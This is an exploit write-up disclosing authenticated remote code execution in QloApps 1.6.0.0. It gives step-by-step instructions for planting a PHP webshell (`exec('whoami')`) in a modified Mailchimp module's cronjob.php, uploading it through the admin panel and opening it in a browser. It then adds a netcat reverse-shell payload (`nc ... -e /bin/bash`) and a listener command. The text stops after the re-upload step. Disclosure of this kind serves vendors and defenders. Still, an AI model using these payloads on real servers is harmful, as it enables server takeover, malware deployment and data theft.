RCE

# Exploit Title: Remote code execution Vulnerability in QloApps (version 1.6.0.0)
# Vendor Homepage: https://qloapps.com/
# Software Link: https://github.com/Qloapps/QloApps
# Version: 1.6.0.0
# Tested on: Linux kali 6.6.9-amd64, Apache/2.4.18
# Issue discovered: 24 Jun 2024
# CVE obtained: Not yet
# Vendor notified: 24 Jun 2024
# Vendor acknowledgement received: 25 Jun 2024
# Public disclosure: Not yet
# Platform: PHP
# Severity: 7.2(High)
# CVSS3:CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H


Vulnerability Details

A remote code execution (RCE) attack allows an attacker to run code on a computer. The ability to execute code could
lead to deploying additional malware, stealing sensitive data, or even harming the server.

The remote code execution was discovered while the application was being checked in the administrator panel, in the
section "Modules and services," where it is possible to upload a modified module like "Mailchimp for PrestaShop." This
allowed evasion of the PHP file upload restriction and enabled remote code execution by modifying the file "cronjob.php"
and accessing it through the web browser.


Proof of concept (PoC) :

Firstly, the attacker has to download the module from https://addons.prestashop.com/en/newsletter-sms/26957-mailchimp-for-prestashop.html and add the payload `echo exec('whoami');` in the file `cronjob.php` as shown
below.




Location: /mailchimppro/

Name	Size	Type	Date Modified
config	1.8 kB	Folder	
controllers	160.8 kB	Folder	
src	255.8 kB	Folder	
upgrade	12.4 kB	Folder	
vendor	246.0 kB	Folder	
views	648.5 kB	Folder	
.htaccess	390 bytes	Unknown	31 May 2024, 08:41
CHANGELOG.md	8.3 kB	Markdown ...	31 May 2024, 08:41
cronjob.php	752 bytes	PHP script	25 June 2024, 00:33
error_log	0 bytes	Unknown	31 May 2024, 08:41
index.php	1.3 kB	PHP script	31 May 2024, 08:41
logo.png	43.5 kB	PNG image	31 May 2024, 08:41
mailchimppro.php	72.1 kB	PHP script	31 May 2024, 08:41
README.md	2.6 kB	Markdown ...	31 May 2024, 08:41



```
 *
 * Do not edit or add to this file
 * If you need help please contact leo@prestachamps.com
 *
 * @author    Mailchimp
 * @copyright Mailchimp
 * @license   commercial
 */


// outputs the username that owns the running php/httpd process
// (on a system with the "whoami" executable in the path)
echo exec('whoami');


$_SERVER['REQUEST_METHOD'] = 'POST';
$_GET['fc'] = 'module';
$_GET['module'] = 'mailchimppro';
$_GET['controller'] = 'cronjob';
$_GET['php_cron_call'] = '1';

```


Now the module has to be uploaded in the QloApps application. This can be done by logging in as an administrator in the
admin panel and then going to "Modules and Services" -> "Manage Modules" -> "Add a new module" as shown in the
images below.



127.0.0.1/QloApps/admin123/index.php?controller=AdminModules&token=4cfe68968028c1c7eb532720dea3


127.0.0.1/QloApps/admin123/index.php?controller=AdminModules&token=4cfe68968028c1c7eb532720dea32931

In this step, the modified module must be uploaded.



The module must either be a Zip file (.zip) or a tarball file (.tar, .tar.gz, .tgz).

Once the module is chosen, click on "Upload and install this module" and wait for the installation.



The module must either be a Zip file (.zip) or a tarball file (.tar, .tar.gz, .tgz).


Module file: v3.0.16-mailchimppro.zip

mail

Filter by: Enabled & Disabled

Authors: All authors

A window like this will show up. Click on "Proceed with the installation," and the module will be correctly installed.




Do you want to install this module that could not be verified by QloApps?

This generally happens when the module isn't distributed through our official marketplace, QloApps Addons - or when your server failed to communicate with QloApps Addons.

Module	Mailchimp
Author	Mailchimp

Since you may not have downloaded this module from QloApps Addons, we cannot assert that the module is not adding some undisclosed functionalities. We advise you to install it only if you trust the source of the content. **What's the risk?**


To discover the correct path where the module is stored, right-click on the picture of the module. This will display the icon
of the module along with its correct path.



127.0.0.1/QloApps/modules/mailchimppro/logo.png

Now the webshell can be accessed by replacing "logo.png" with "cronjob.php". In this way, any administrator of QloApps


can achieve remote code execution.
URL:http://localhost/QloApps/modules/mailchimppro/cronjob.php



```
daemon
```


Revershell

A reverse shell can be achieved by adding the payload `exec("nc <ip_listen> <your_port> -e /bin/bash");`.




```
 *
 * NOTICE OF LICENSE
 *
 * This source file is subject to the Commercial License
 * you can't distribute, modify or sell this code
 *
 * DISCLAIMER
 *
 * Do not edit or add to this file
 * If you need help please contact leo@prestachamps.com
 *
 * @author    Mailchimp
 * @copyright Mailchimp
 * @license   commercial
 */


//revershell section
exec("nc 127.0.0.1 8888 -e /bin/bash");

```

Now, set up Netcat with the command `nc -nlvp <listening_port>`.



```
┌──(kali㉿kali)-[/opt/lampp/htdocs/QloApps/modules]
└─$ nc -nlvp 8888
listening on [any] 8888 ...
```

In this step, the modified module has to be uploaded. Once the module is chosen, click on "Upload and install this
module" and wait for the installation.

